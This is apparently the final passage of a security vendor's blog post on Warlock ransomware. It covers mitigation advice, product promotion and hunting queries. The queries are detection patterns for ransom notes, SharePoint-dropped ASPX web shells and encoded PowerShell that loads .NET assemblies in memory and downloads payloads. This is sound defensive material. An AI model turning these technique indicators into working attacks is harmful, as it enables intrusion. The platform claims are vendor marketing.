- **Strict application control:** Implement application allowlisting to restrict the execution of unauthorized software, including dual-use tools, such as PsExec.
- **Network Segmentation:** Isolate administrative tools and protocols (e.g., RDP, SMB) to specific and tightly controlled management networks to contain lateral movement.
- **Principle of least privilege:** Restrict the execution of powerful tools to specific and monitored administrative accounts only when needed.

### Securing internet-facing assets and credentials

The initial compromise often stems from unpatched and internet-facing applications. Protecting these assets and the credentials they hold is critical to preventing initial access and in impeding post-exploitation activities, such as privilege escalation and domain dominance.

Organizations must prioritize:

- **SharePoint security:** Immediately patch all on-premises SharePoint servers to close critical vulnerabilities that may be leveraged for initial access.
- **Eliminate direct exposure:** Remove direct RDP or administrative interface exposure to the internet. Enforce multi-factor authentication (MFA) on all external access points, especially VPNs and email systems.

### Enhancing detection and response capabilities

Early detection of C&C communication and preparation for ransomware deployment can significantly reduce impact. This enhancement requires visibility into network tunneling, backup integrity, and proactive threat hunting.

Key detection and resilience strategies are:

- **C&C and tunneling detection:** Monitor network egress for unusual tunneling activities (e.g., through common development or CDN platforms) and connections to unknown external IP addresses or domains.
- **Immutable backup strategy:** Maintain isolated and regularly tested backups. Utilize immutable storage options to ensure that recovery data cannot be encrypted or deleted during an attack.

Proactive security with TrendAI Vision One™

[TrendAI Vision One™ one-platform](#) is the industry-leading AI cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection.

### TrendAI Vision One™ Threat Intelligence Hub

[TrendAI Vision One™ Threat Intelligence Hub products](#) provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

- Threat Actors: [Water Manual](#)
- Emerging Threats: [Water Manual New TTPs Uncovered](#)

### TrendAI Vision One™ Intelligence Report (IoC Sweeping)

[Water Manual New TTPs Uncovered](#)

### TrendAI Vision One™ Search App

TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

### Hunting Queries

Creation of Warlock Ransom note:

```
| eventSubId: 101 AND objectFilePath: "lockdatareadme.txt"
```

File renaming with ".LOCKJ" extension:

| eventSubId: 106 AND objectFilePath: /\.\*.LOCKJ\$/

Suspicious ASPX File Creation by SharePoint Worker Process:

| eventSubId: 101 AND processFilePath: "inetsrv\w3wp.exe" AND processCmd: SharePoint AND objectFilePath: /ProgramData\+.aspx/

PowerShell Execution Spawned by Velociraptor Service:

| eventSubId: 901 AND parentCmd: Velociraptor\service\run AND processFilePath: powershell.exe

Hunts Encoded PowerShell Execution Using Reflection Assembly Load:

| processCmd:"powershell.exe \* Unrestricted -encodedCommand" AND objectRawDataStr:"[Reflection.Assembly]\*\*" AND eventSubId: 901

| Hunts for AMSI Execute telemetry (eventSubId 901) where PowerShell runs an encoded command with Unrestricted execution policy and contains [Reflection.Assembly], a common indicator of reflective in-memory .NET assembly loading and execution.

PowerShell In-Memory Payload Execution via Velociraptor:

| eventSubId: 901 AND parentCmd: Velociraptor.exe AND processFilePath: powershell.exe AND objectRawDataStr: (\*Reflection.Assembly\*DownloadData\*EntryPoint.Invoke\* OR \*Invoke-WebRequest\*)

More hunting queries are available for TrendAI Vision One™ with Threat Intelligence Hub entitlement enabled.

Indicators of Compromise (IoCs)

The IoC list can be found in this [link](#).

Tags

[Latest Newsnews article](#) | [Research](#) | [Ransomware](#) | [Articles, News, Reports](#) | [Cyber Threats](#)